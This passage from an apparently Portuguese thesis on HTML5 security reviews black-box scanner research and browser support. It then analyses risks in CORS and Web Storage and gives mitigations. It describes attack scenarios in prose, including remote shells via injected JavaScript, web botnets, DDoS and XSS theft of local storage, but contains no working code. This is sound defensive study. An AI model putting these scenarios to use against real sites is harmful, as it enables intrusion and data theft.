✓ O **Cross-Site Request Forgery** ocorre quando uma aplicação web falha a verificar se um pedido bem-formado, válido e consistente foi intencionalmente fornecido pelo utilizador que enviou a solicitação. Para evitar CSRF, deve incluir-se um token imprevisível num campo oculto como parte de cada transação, a OWASP recomenda. Deve haver um token único por sessão de utilizador no mínimo, mas também pode ser único por pedido.

Capítulo 5

Trabalhos Relacionados

Diversas entidades académicas e privadas têm realizado esforços em prol da segurança de aplicações web. O ideal seria identificar um standard de medidas de segurança, que pudessem ser adotadas de forma a obter um sistema completamente seguro. Esse desafio é difícil de alcançar devido ao constante avanço tecnológico, e portanto o objetivo comum centra-se na aplicação de esforços que efetivamente melhorem e minimizem significativamente esses riscos. Este capítulo apresenta alguns desses trabalhos, numa vertente de apresentação de metodologias de deteção de ameaças e de identificação de riscos de segurança intrínsecos ao HTML5, ambos numa perspetiva Black Box.

"Anyone who acquires more than the usual amount of knowledge concerning a subject is bound to leave it as his contribution to the knowledge of the world."

(Liberty Hyde Bailey)

5.1 Estado da Arte

Tem sido realizado um trabalho notório quanto à classificação e avaliação de quais as ameaças de segurança mais críticas para as aplicações web. Assim como, se tem tentado aumentar a eficácia de deteção e a automação dos scanners de segurança.

Alguns grupos interessados na segurança de aplicações web como é o caso da OWASP e WASC, publicaram classificações com as vulnerabilidade web mais comuns, no seu Top Ten [OWASP, 2010] e projeto de classificação de ameaças [WASC, 2011] , respetivamente. Adicionalmente a WASC também publicou um relatório com estatísticas sobre vulnerabilidades, e dados relativos a taxas de deteção derivados a partir de scanners Black Box automatizados, testes de penetração manuais, auditorias de segurança White Box, entre outras atividades realizadas [WASC, 2008] .

Citando [Bau et al., 2010] , grande parte da pesquisa académica sobre ferramentas de verificação de segurança de aplicações web tem sido direcionada para a análise de código fonte, com o foco na deteção de XSS e SQLI através do fluxo de informações, análise e verificação de modelos, ou uma combinação de ambas. Os trabalhos de [Wassermann and Su, 2007] , [Lam et al., 2008] , [Kieyzun et al., 2009] , [Jovanovic et al., 2006] , e [Huang, 2004] assentam todos nesta categoria.

[Kals et al., 2006] e [McAllister et al., 2008] implementaram scanners de vulnerabilidades Black Box automatizados, como o pressuposto de detetar vulnerabilidades de SQLI e XSS. Os últimos recorrem a interações com o utilizador para gerar casos de teste mais eficientes visando identificar Reflected XSS e Stored XSS.

[Maggi et al., 2009] discutem técnicas para reduzir os falsos positivos obtidos na deteção automatizada de intrusões, que é aplicável ao scanning Black Box.

Também surgem vários trabalhos relativos ao desenvolvimento de aplicações web vulneráveis para aprendizagem e exploração de vulnerabilidades, assim como para avaliação da capacidade de deteção dos scanners Black Box (cujo fim é servir como recurso de teste para um WASS).

Existe um número significativo de plataformas para aprendizagem e demonstração de vulnerabilidades, tais como o WebGoat (disponível pela OWASP), Hacme Bank, AltoroMutual, entre outros que fornecem educação sobre vulnerabilidades aos programadores [Bau et al., 2010] .

[Suto, 2010] produziu uma comparação interessante entre sete scanners Black Box, através da execução de testes sobre vários sites de demonstração. [Fonseca et al., 2007a] avaliaram o desempenho da deteção de XSS e SQLI em três aplicações comerciais através de métodos de injeção de código [Fonseca et al., 2007b] .

Além disso, o *National Institute of Standards and Technology (NIST)* e o WASC publicaram critérios de avaliação referentes aos scanners de aplicações web. [Bau et al., 2010] consultaram essas categorizações públicas e guias de avaliação de scanners para garantir a abrangência da sua plataforma de testes.

Os trabalhos que se seguem exibem uma análise sobre os scanners relativamente à sua capacidade de deteção, performance, ao seu funcionamento e ainda dão detalhes sobre quais as limitações identificadas.

[Bau et al., 2010] estudaram oito scanners Black Box com o objetivo de avaliar a sua eficácia de deteção de vulnerabilidades. Essa pesquisa demonstrou que o XSS, SQL Injection e Information Disclosure são as classes de vulnerabilidades mais prevalecentes. Comparativamente a outros estudos comprova-se mais uma vez que o scanner conseguiu injetar código XSS, mas falha posteriormente na sua identificação como Stored XSS. Indicando assim que as taxas de deteção podem ser melhoradas através de uma melhor compreensão do modelo da base de dados da aplicação. Como sugestão sugere-se adicionar um segundo nível de login ao scanner a fim de observar as vulnerabilidades armazenadas, e melhorar a deteção após a passagem da injeção inicial.

Mais recentemente, [Doupé et al., 2010] avaliaram onze BB-WASS, e confirmou-se o fraco desempenho dos BB-WASS quando confrontados com Stored SQL Injection. Devido ao facto do seu testbed personalizado, WackoPicko [doupe, 2010] , ter sido projetado para testar tanto a capacidade de deteção de vulnerabilidades do scanner como o seu desempenho, o scanner analisado teria de obter sucesso em três ou mais desafios diferentes, a fim de detetar a vulnerabilidade de Stored SQL Injection.

[McAllister et al., 2008] provou que os mecanismos de fuzzing guiados e dinâmicos podem melhorar o desempenho de um scanner relativamente a Stored XSS. Também explicou a limitação dos scanners, relacionando isso com a sua capacidade de gerar pedidos suficientes para se chegar aos pontos de entrada com vulnerabilidades, e à sua capacidade de injetar entradas mal-formadas. Os autores, porém, não testaram a sua ferramenta contra Stored SQL Injection.

Analogamente, outros relatórios [Doupé et al., 2010] mostraram que os BBWASS são capazes de detetar Stored XSS, mas não Stored SQL Injection. A correlação entre os mecanismos de deteção de Stored XSS e de Stored SQL Injection ainda é uma área ambígua e uma potencial área de pesquisa.

[Khoury et al., 2011] menciona que a deteção de Stored SQL Injection, é das vulnerabilidades mais críticas de se encontrar em aplicações web, sendo um grande desafio para os Black Box scanners. Neste trabalho, são avaliados três estados de arte de scanners Black Box que suportam a deteção de vulnerabilidades de Stored SQL Injection. Foi desenvolvido um testbed próprio "MatchIt"personalizado que desafia a capacidade dos scanners relativamente a Stored SQL Injection. Os resultados demonstram que as vulnerabilidades existentes não são detetadas mesmo quando os scanners são ensinados a explorar a vulnerabilidade. Identificando que as fraquezas dos Black Box scanners residem em áreas como, crawling, seleção do código de ataque, login do utilizador, análise das respostas do servidor, má categorização dos resultados, e relativamente à própria funcionalidade. Devido à baixa taxa de deteção, são discutidas e propostas um conjunto de recomendações que poderiam aumentar a taxa de deteção de vulnerabilidades de Stored SQL Injection.

[Fonseca et al., 2007b] apresentam uma abordagem para avaliar e comparar os scanners de vulnerabilidades de aplicações web. Essa abordagem baseia-se na injeção de falhas de Software realistas em aplicações web, a fim de comparar a eficiência dos diferentes scanners na deteção de possíveis vulnerabilidades causadas pelos bugs injetados. No estudo foram avaliados os três principais scanners de vulnerabilidades de aplicações web, e os resultados demonstraram que os diferentes

scanners produziram resultados bastante diferentes e todos eles apresentaram uma percentagem considerável de vulnerabilidades não detetadas. A percentagem de falsos positivos é muito alta, variando entre 20% e 77% nas experiências executadas. Os resultados também demonstram que a proposta de avaliação apresentada permite uma comparação fácil da cobertura e dos falsos positivos dos scanners de vulnerabilidades web. Também é apontado que para algumas aplicações web críticas, devem ser utilizados os vários scanners e uma varredura à mão não deve ser descartada do processo. Pretendiam ainda avaliar diferentes configurações do mesmo scanner e um estudo associando os scanners de forma cobrir uma ampla gama de vulnerabilidades de XSS e de injeção de SQL.

O facto do HTML5 ser um standard aplicacional e como apenas se prevê estar concluída a sua especificação até 2014, isto origina a realização de vários trabalhos quanto à exploração de potenciais vulnerabilidades do HTML5. Neste sentido descrevem-se alguns dos esforços entretanto realizados relativamente à segurança do HTML5.

[Erkkila, 2012] realizou um estudo onde apresenta uma visão geral sobre o protocolo Web Socket e a sua API, e onde descreve as suas vantagens. Mas o principal contributo centra-se na análise dos conceitos de segurança relacionados com os Web Sockets, onde discute as possíveis soluções e disponibiliza as melhores práticas para o desenvolvimento de serviços Web Socket. Também propõe que certas funcionalidades sejam implementadas nos browsers para assegurar a segurança e privacidade dos utilizadores. Existem várias questões de segurança, mas com uma implementação adequada dos browsers e serviços, o nível de risco pode ser atenuado. No entanto, da mesma forma que os serviços WebSocket podem ser seguros, também podem ser utilizados para propósitos maliciosos.

[Kimak et al., 2012] investigaram potenciais vulnerabilidades, relacionadas com o armazenamento local de informação privada recorrendo ao IndexedDB do HTML5, e propuseram *frameworks* de segurança para os ficheiros IndexedDB, a fim de uma possível inclusão como parte da segurança do browser.

[Michael Schmidt, 2011] realizou um trabalho muito relevante onde engloba as principais questões de segurança associadas aos principais recursos do HTML5. Este estudo apresenta uma análise muito rebuscada sobre as falhas de segurança do HTML5, onde descreve possíveis vulnerabilidades e ataques, assim como sugere métodos para atenuar esses riscos.

Citando [Huang et al., 2010] , os ataques de *Cross-origin CSS* utilizam a importação de style sheets para roubar informação confidencial, hijacking a sessão de autenticação do utilizador, em suma as defesas existentes nos browsers contra XSS são ineficientes. No seu estudo demonstram como aplicar esses ataques em qualquer browser, mesmo com o JS desativado, e propõem uma defesa do lado do cliente com pouco ou nenhum impacto na maioria das aplicações web. A proposta de defesa foi implementada e aplicada ao Firefox, Google Chrome, Safari e Opera.

A OWASP possui um *Guide Project* que apresenta quais as questões a ter em atenção durante o desenvolvimento de aplicações. De igual modo também apresenta *guidelines* para prevenir falhas de segurança HTML5.

[Trivero, 2008] analisa alguns dos riscos de segurança da nova tecnologia *client-side storage* do HTML5. Demonstra como alguns ataques podem ser conduzidos, e apresenta algumas scripts que simplificam esses ataques, de forma a roubar dados armazenados no cliente.

[Hodges, 2012] apresenta algumas das novas funcionalidades do HTML5 e para cada uma delas identifica qual o seu impacto e implicações de segurança, onde menciona também algumas das medidas a ter em consideração para atenuar esses riscos, entre os quais alguns exemplos.

Capítulo 6

Questões de Segurança Intrínsecas ao HTML5

Este capítulo finda descrever quais os riscos de segurança embutidos na má utilização dos recursos do HTML5. Assim como, enumerar algumas da medidas de segurança a adotar no desenvolvimento de uma aplicação web.

"The computer was born to solve problems that did not exist before."

(Bill Gates)

6.1 Introdução

O HTML5 proporciona um novo conjunto de recursos e funcionalidades, que permitem aos programadores criar aplicações robustas e atraentes. Todavia, a nova tecnologia levanta sempre novos desafios de segurança e vulnerabilidades. Por isso, o HTML5, apesar de muito promissor, não é diferente. Há preocupações de segurança que precisam ser abordadas durante o desenvolvimento de aplicações web. Isto acontece porque as novas funcionalidades originam formas inovadoras de os atacantes projetarem novos ataques.

Portanto ao longo deste capítulo, serão identificadas quais as possíveis ameaças e pontos problemáticos associados ao HTML5. Nomeadamente, a apresentação de riscos e vulnerabilidades de segurança.

6.2 Novas Funcionalidades do HTML5

O HMTL5 é uma tentativa de definir uma única *markup language* que pode ser escrita tanto na sintaxe HTML como XHTML. Muitos dos recursos do HTML5 foram construídos no sentido de serem capazes de correr em dispositivos de baixa potência, como *smartphones* e *tablets*.

O HTML5 adicionou várias funcionalidades novas, entre as quais se descrevem alguns exemplos [W3C, 2013; Wikipedia, 2013] :

- Novas regras de *parsing*: A sintaxe do HTML5 já não se baseia no SGML e surge com uma nova linha introdutória *<!DOCTYPE html>*. Capacidade de utilizar SVG e MathML em linhas text/html.
- Novos Elementos: foram introduzidos novos elementos (e.g. *article, aside, audio, canvas, command, embed, figure, footer, header, keygen, meter, nav, section, source, video).*
- Novos Atributos: foram introduzidos novos atributos em elementos já existentes (e.g. *sandbox* (no *iframe*), *manifest* (no *html*), *async* (no *script*)).
- Elementos Modificados: alteração do significado de alguns elementos (e.g. *address, menu, script, small*).
- Atributos Modificados: alteração de alguns atributos em vários sentidos (e.g. *action, border, data, href, id, medis*)
- Elementos Obsoletos: remoção de alguns elementos (e.g. *frame, noframe, dir, isindex acronym, applet, center*)
- Atributos Obsoletos:remoção de alguns atributos a elementos (e.g. *scheme* (em *meta*), *frame* (em *table*), *border* (em *object*))

Introduziu novas APIs [W3C, 2013] :

- **Cross-Origin Resource Sharing**: permite realizar pedidos AJAX através do domínio, a partir de domínios estrangeiros.
- **Offline Web Application**: permite que as aplicações web trabalhem em modo offline, guardando a informação mais relevante em cache.
- **Custom Scheme and Content Handlers**: permite às aplicações registar certos protocolos ou tipos de conteúdo.
- **Drag and Drop**: oferece a operação de arrastar e largar um objeto.
- Entre outras APIs, ver [W3C, 2013] .

  A WHATWG tem mais APIs que não estão na especificação do HTML5 da W3C, e que correspondem a especificações separadas:

- **Microdata**: um mecanismo que permite embeber dados legíveis por maquina em documentos HTML, de uma maneira fácil de escrever. É compatível com vários formatos de dados, incluindo RDF e JSON.
- **Canvas**: para renderização de gráficos bitmap 2D de modo imediato.
- **Web Messaging**: mecanismo de comunicação (i.e. troca de mensagens) entre diferentes contextos em documentos HTML.
- **Web Workers**: permite executar scripts em paralelo e em *background*.
- **Web Storage**: para armazenar dados do lado do cliente.
- **Web Sockets**: permite estabelecer uma conexão bidirecional entre o cliente e o servidor Web Socket.
- **Server-Sent Events**: oferece aos servidores a capacidade de enviar dados para as páginas Web através de HTTP ou através de protocolos *server-push* dedicados.
- **Geolocation**: permite determinar a localização do UA.

Estendeu, modificou e removeu algumas APIs existentes [W3C, 2013] :

- Alteração em vários sentidos das APIs do DOM, nível 2 do HTML.
- Foram realizadas extensões ao *Document*, *HTMLElement*, entre outras interfaces do DOM.

- Algumas APIS foram removidas ou marcadas como obsoletas, (e.g. *HTMLAppletElement, HTMLFrameSetElement, HTMLFrameElement, HTMLBodyElement*).

Em Julho de 2012 a WHATWG e W3C decidiram separar-se. A W3C continuou com o seu trabalho de especificação do HTML5, focados na definição de um único *standard*. Enquanto a WHATWG continuou o seu trabalho sobre o HTML5 como um "Living Standard"(i.e. nunca está completo, está constantemente a ser atualizado e melhorado). Isto é, podem ser adicionadas novas funcionalidades mas não podem ser removidas [Wikipedia, 2013] . A figura 6.1 ilustra precisamente algumas das especificações consideradas por cada organização, assim como o seu futuro, salvo algumas propostas externas. As especificações da W3C são de igual forma consideradas pela WHATWG.




FIGURA 6.1: Tecnologias relacionadas com o HTML5 [Wikipedia, 2013] .

6.3 Suporte dos Browsers para HTML5

A especificação do HTML5 ainda se encontra em desenvolvimento, não correspondendo ainda a um padrão oficial. Por essa razão os browsers ainda não têm todo o suporte disponível, e por isso vão aplicando esforços no sentido de implementar

o maior número de funcionalidades. Neste âmbito apenas interessa observar o suporte HTML5 para os principais browsers Desktop (i.e. Firefox, Chrome, Safari, Internet Explorer (IE), Opera), pois no geral qualquer utilizador usa pelo menos um destes.

A Tabela 6.1 apresenta precisamente o suporte dado pelos principais browsers, no sentido de saber quais dos UAs podem ser utilizados para realizar determinado tipo de ataque ou teste de segurança, destinado a uma funcionalidade especifica. Para obter mais informação sobre todos esses elementos, consultar [Deveria, 2012; ref, 2012] .

Novas Funcionalidades do HTML5	Firefox 24	Chrome Canary	Safari 7	IE 11	Opera 16
Parsing rules	Sim ✔	Sim ✔	Sim ✔	Sim ✔	Sim ✔
Canvas	Sim ✔	Sim ✔	Sim ✔	Sim ✔	Sim ✔
Audio/Video	Parcial ❍	Parcial ❍	Parcial ❍	Parcial ❍	Parcial ❍
New or Modified Elements	Parcial ❍	Parcial ❍	Parcial ❍	Parcial ❍	Parcial ❍
Drag and Drop	Parcial ❍	Sim ✔	Sim ✔	Parcial ❍	Sim ✔
Microdata	Sim ✔	Não ✘	Não ✘	Não ✘	Não ✘
Web Application					
App Cache	Sim ✔	Sim ✔	Sim ✔	Sim ✔	Sim ✔
Cust. Scheme & Cont. Handlers	Sim ✔	Não ✘	Não ✘	Não ✘	Não ✘
Geolocation	Sim ✔	Sim ✔	Não ✘	Sim ✔	Sim ✔
Communications					
Cross-Document Messaging	Sim ✔	Sim ✔	Sim ✔	Sim ✔	Sim ✔
Server-Sent Events	Sim ✔	Sim ✔	Sim ✔	Não ✘	Sim ✔
Web Sockets	Sim ✔	Sim ✔	Sim ✔	Sim ✔	Sim ✔
File APIs	Parcial ❍	Sim ✔	Parcial ❍	Parcial ❍	Sim ✔
Web Storage	Sim ✔	Sim ✔	Parcial ❍	Sim ✔	Sim ✔
Web Workers	Parcial ❍	Sim ✔	Parcial ❍	Parcial ❍	Sim ✔
Notifications	Sim ✔	Sim ✔	Sim ✔	Não ✘	Não ✘

TABELA 6.1: Suporte HTML5 pelos principais browsers baseado num teste realizado por Niels Leenheer [Leenheer, 2012] .

Ambos os browsers possuem um bom suporte para as funcionalidades do HTML5, como se pode ver na Figura 6.2, proveniente do estudo *HTML5test.com*.




FIGURA 6.2: Melhoria constante do suporte dos browsers [Leenheer, 2012] .

6.4 Riscos de Segurança do HTML5

Como consequência das várias alterações tecnológicas do HTML surgem algumas questões de segurança, tal como foi mencionado na secção 6.1. Nesse sentido, cada uma das secções abaixo descreve os aspetos de segurança que determinada funcionalidade do HTML5 acarreta quando utilizada indevidamente. Para além da descrição das vulnerabilidades associadas, cada subsecção também indica quais os pontos a ter em consideração para uma implementação mais segura por parte dos programadores.

6.4.1 Cross-Origin Resource Sharing

Os pedidos HTTP realizados a partir de scripts provenientes de um site estão sujeitos a restrições de segurança, devido a razões de segurança bem conhecidas. Por

exemplo, os pedidos XMLHttpRequest estão sujeitos à *Same Origin Policy (SOP)*. Isso significa que uma aplicação web que comunica via pedidos XMLHttpRequest apenas pode enviar pedidos HTTP ao próprio domínio que deu origem à script e não a outros domínios.

O *Cross-Origin Resource Sharing (CORS)* é um mecanismo que permite às aplicações web ultrapassar a SOP dos browsers. Ou seja, permite que o JS de uma página web possa invocar pedidos XMLHttpRequest diretamente a outro domínio, diferente do domínio que deu origem ao JS. Desta forma, deixa de ser necessário o *routing* de resultados (também designado de "*Server-Side Proxying*") entre o servidor e os domínios estrangeiros [1], pois os pedidos realizados pelo UA passam a ser enviados diretamente aos servidores estrangeiros em vez de serem enviados ao servidor da aplicação.

Este mecanismo simplifica tanto o desenvolvimento das aplicações como ainda aumenta a sua performance. Essa simplificação e ganho de performance surge com o acesso direto aos recursos, e com a remoção da lógica aplicacional adicional no servidor, encarregue por receber os pedidos XMLHttpRequest e os enviar aos respetivos domínios estrangeiros, assim como por enviar os resultados ao UA.

Atualmente, com o HTML5 é possível enviar *"XMLHttpRequests"* através de diferentes domínios, caso o domínio em causa possua a propriedade "Access-Control-Allow-Origin"definida no cabeçalho HTTP da resposta. Esta nova propriedade autoriza o acesso aos recursos via pedidos *"XMLHttpRequest"* provenientes de domínios estrangeiros. Assim as aplicações web constituídas por diferentes partes provenientes de diferentes origens, podem enviar diretamente os seus pedidos para os respetivos domínios estrangeiros [Michael Schmidt, 2011] .

A decisão que determina se o JS pode ou não aceder a domínios estrangeiros usando *"XMLHttpRequests"* é tomada no UA. Por sua vez, o servidor é o responsável por definir no cabeçalho das respostas HTTP quais os domínios que têm permissões para acesso através da origem. Em contrapartida, caso o cabeçalho não defina os domínios que tem permissões de acesso ou não tenha esta propriedade

[1] Representa todos os domínios que não perfazem o domínio de origem em causa.

definida, o UA não permite que a resposta seja acessível [Michael Schmidt, 2011]
.

Exemplo do cabeçalho de uma resposta HTTP (gerara pelo servidor *external.html5vuln.com*) com a propriedade de controlo de acesso CORS definida:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://html5vuln.com
Access-Control-Allow-Credentials: true
Content-Type: text/html;
```

Figura 6.3: Resposta HTTP com o cabeçalho "Access-Control-Allow-Origin" definido como http://html5vuln.com.

O conteúdo ilustrado na Figura 6.3 demostra que o cabeçalho *"Access-Control-Allow-Origin"* está definido como html5vuln.com, o que significa que apenas uma aplicação Web com a origem html5vuln.com tem permissão para aceder a external.html5vuln.com utilizando "XMLHttpRequests". Como o atributo *"Access-Control-Allow-Credentials"* está definido como "true" permite que os Cookies sejam transmitidos.

6.4.1.1 Riscos de Segurança

O principal problema de segurança inerente ao CORS reside no facto dos pedidos *"XMLHttpRequest"* não necessitarem de permissão por parte do utilizador para executarem as suas funções. Isto leva a que possam ser efetuados pedidos entre domínios sem o consentimento do utilizador. Esta simplificação do controlo de acesso, permite que sejam realizados pedidos no contexto da vítima, o que implica a gestão de uma sessão segura mais complicada, até porque pode ser uma sessão autenticada. A confidencialidade do utilizador também pode ser comprometida, quer por acesso direto a recursos através do contorno do controlo de acesso, ou indiretamente através do acesso a dados confidenciais através do abuso de sessões.

Como os dados carregados a partir de domínios estrangeiros, pelo UA, não podem ser validados pelo próprio domínio de origem, estes devem ser considerados não confiáveis, e portanto devem ser validados do lado do cliente. Este requisito

de segurança de validação de dados também é preocupante para os Web Sockets (ver secção 6.4.5.2) e para o Web Messaging (ver secção 6.4.3.2) e, é portanto abrangido apenas uma vez na secção 6.4.4.1.

Um outro aspeto preocupante é um possível efeito de acesso a recursos em cascata, o qual pode surgir com a utilização do CORS devido à origem dos dados não estar limitada ao servidor de origem. Mais especificamente pode ser possível através de um domínio A, aceder aos dados de um domínio C ao qual o domínio A não tem acesso, caso exista um possível domínio B que tenha permissões de acesso a C e que dê permissões a A.

Como resultado o CORS origina os seguintes cenários de ataque [Michael Schmidt, 2011; Philippe De Ryck and Piessens, 2011; McArdle, 2011] :

- **Ultrapassar o Controlo de Acesso:** Caso uma aplicação Web possua o cabeçalho *Access-Control-Allow-Origin* definido de forma errada, ou caso baseie as decisões de controlo de acesso em suposições erradas, o acesso a sites internos a partir da Internet pode ser possível. Uma ameaça semelhante já existe no HTML 4.01 conhecida como *Cross-Site-Request-Forgery (CSRF)*, mas através do CORS essa ameaça ganha um maior potencial e sem a necessidade de interação do utilizador.
- **Ataque remoto a um servidor web:** A funcionalidade CORS também pode ser utilizada para atacar remotamente um servidor web através do UA de qualquer utilizador, partindo do principio que os utilizadores acederam a um site malicioso. Acesso esse que despoleta o envio dos pedidos do atacante para o respetivo servidor, e um consequente envio dos resultados ao atacante. Isso traduz-se na manipulação de uma sessão segura, pelo facto do atacante abusar da sessão de terceiros para fins maliciosos.
- **Recolha de Informação:** É possível realizar o scanning de uma rede interna de forma a determinar a existência de nomes de domínios, com base no tempo de resposta dos pedidos *XMLHttpRequest* (ver Apêndice B.1.1).
- **Estabelecimento de uma Shell remota:** Se um atacante conseguir injectar código JS numa aplicação web, então pode conseguir estabelecer uma

shell remota. Isto é, o atacante estabelece uma conexão com o UA da vitima e passa a utiliza-lo como "*proxy*"(ver Apêndice B.1.2).

- **Botnet baseado na web:** É possível criar um *botnet* baseado na web através do CORS e de outras funcionalidades do HTML5. Portanto, esta ameaça é coberta apenas uma vez na secção 6.4.6.1, pois apenas a tecnologia utilizada para o estabelecimento do *botnet* é que muda, mas a ameaça continua a mesma.
- **Ataque DDoS com CORS e Web Workers:** É possível executar um ataque DDoS combinando o CORS com os Web Workers. Os Web Workers e os detalhes para este cenário de ataque são descritos na secção 6.5.1.

6.4.1.2 Atenuação

Não é possível atenuar todas as ameaças descritas na secção anterior apenas com uma implementação segura do lado do servidor. Apenas é possível atenuar a ameaça de Ultrapassar o Controlo de Acesso seguindo as seguintes regras, e apenas é possível atenuar um Ataque DDoS recorrendo a um mecanismo de deteção:

- ✓ Restringir todos os domínios permitidos, definindo o *Access-Control-Allow-Origin* no cabeçalho apenas com os URLs autorizados invés de definir o valor como *;
- ✓ Não basear a decisão de controlo de acesso no cabeçalho de origem, pois este pode ser modificado por um atacante, através do envio de um cabeçalho de origem falso (ver secção A.1);
- ✓ Não ter muitas páginas/recursos expostos ao CORS;
- ✓ Retornar informação especifica do utilizador apenas para CORS com credenciais válidas;
- ✓ Validar os pedidos CORS mesmo para sites confiáveis;
- ✓ Não armazenar respostas de comprovação por muito tempo;
- ✓ Não processar CORS desonestos.

Para além disso também é possível atenuar um ataque DDoS, tornando-o detectável:

✓ Usando uma *Web Application Firewall (WAF)* que bloqueie os pedidos CORS caso estes cheguem com alta frequência. Torna-se fácil identificar esses pedidos com base no cabeçalho de origem que é enviado no pedido CORS.

As restantes ameaças não podem ser completamente atenuadas simplesmente com uma implementação segura e, por isso, precisam ser aceites ou atenuadas através de outros serviços de segurança.

Um outro ponto que também requer especial atenção, corresponde à possibilidade de ataques de injeção de código no cabeçalho, ver secção 7.3.1.

6.4.2 Web Storage e Indexed Database

Previamente ao HTML5 apenas era possível que as aplicações web armazenassem dados do lado do cliente recorrendo a Cookies. Este método tem duas grandes desvantagens, o facto dos Cookies serem transferidos em cada pedido e pelo tamanho ser limitado (4K por Cookie / 20 Cookies por domínio). Para contornar esta restrição e para possibilitar aplicações web offline, o HTML5 introduziu uma nova funcionalidade para armazenamento local designada Web Storage. O Web Storage oferece a possibilidade de armazenar dados no computador do utilizador para posterior acesso através de JS. Este recurso oferece uma grande flexibilidade no lado do cliente, podendo os atributos ser acedidos em qualquer lugar na aplicação. O espaço de armazenamento local disponibilizado depende da implementação do browser, mas recomenda-se 5M por domínio [Michael Schmidt, 2011; Philippe De Ryck and Piessens, 2011; McArdle, 2011] .

Diferenças entre a Web Storage e os Cookies:

Web Storage

- Os valores da Web Storage não são enviados para o servidor em cada solicitação.
- Os atributos Web Storage não possuem uma restrição temporal (excepto, a Session Storage).

- Os atributos Web Storage estão separados pela SOP, portanto os valores armazenados através de uma conexão HTTP não podem ser acedidos por uma conexão HTTPS e vice-versa.

Cookies

- Os Cookies são enviados para o servidor em cada solicitação.
- Têm uma data de expiração.
- Em contrapartida um Cookie definido numa conexão HTTP pode ser enviado através de uma conexão HTTPS, desde que o nome de domínio seja o mesmo.

A especificação [2] do HTML5 define os seguintes tipos de Web Storage:

- **Local Storage:** Permite armazenar qualquer valor de texto no browser. Os itens são compostos pelo par nome-valor, e são acedidos pelo nome. Os dados permanecem neste armazenamento até que sejam excluídos explicitamente, quer pelo utilizador ou pela aplicação web. Quando o UA é fechado ou a sessão é terminada esses dados não são excluídos. Como o acesso aos dados está protegido pela SOP, a aplicação apenas tem permissão de acesso aos próprios objetos de armazenamento local.
- **Session Storage:** Armazenamento semelhante ao Local Storage, à exceção dos dados serem apagados depois do UA ou da tab serem fechados (depende do UA). O acesso à Session Storage dentro do mesmo domínio não é possível entre tabs ou sessões web diferentes (possível na Local Storage).

A Indexed Database API (ver secção 6.2) abrange o mesmo lote de problemas de segurança que a funcionalidade Web Storage e portanto basta abordar apenas a Web Storage como modelo.

[2] A Web SQL Database também fazia inicialmente parte da especificação do HTML5. No entanto não é abordada neste documento devido à sua desconsideração, segundo o aviso apresentado no site da W3C: "*This document was on the W3C Recommendation track but specification work has stopped.*" [Kuppan, 2010b] . Portanto, o conceito de ameaças de SQL Injection que podem afetar as Web SQL Databases não é coberto neste documento.

6.4.2.1 Riscos de Segurança

A principal preocupação com a segurança do Local Storage centra-se na falta de conhecimento por parte do utilizador relativamente ao tipo de dados que são armazenados. O utilizador também não é capaz de controlar o acesso aos dados armazenados. Como o acesso é realizado via JS em qualquer ponto da aplicação, é o suficiente para poder executar uma Script num contexto correto para o domínio, podendo aceder a todos os itens armazenados de forma transparente para o utilizador. Ou seja, isto permite que um atacante possa roubar informações via XSS, se a aplicação for vulnerável a tal ataque.

Somente o domínio de origem tem permissão para aceder e manipular os dados armazenados no armazenamento local. Mas através da inserção de determinado código JS, um atacante pode contornar o controlo de acesso e por em risco a integridade, confidencialidade e proteção dos dados. Este código JS malicioso pode manipular os dados ou envia-los para domínios estrangeiros.

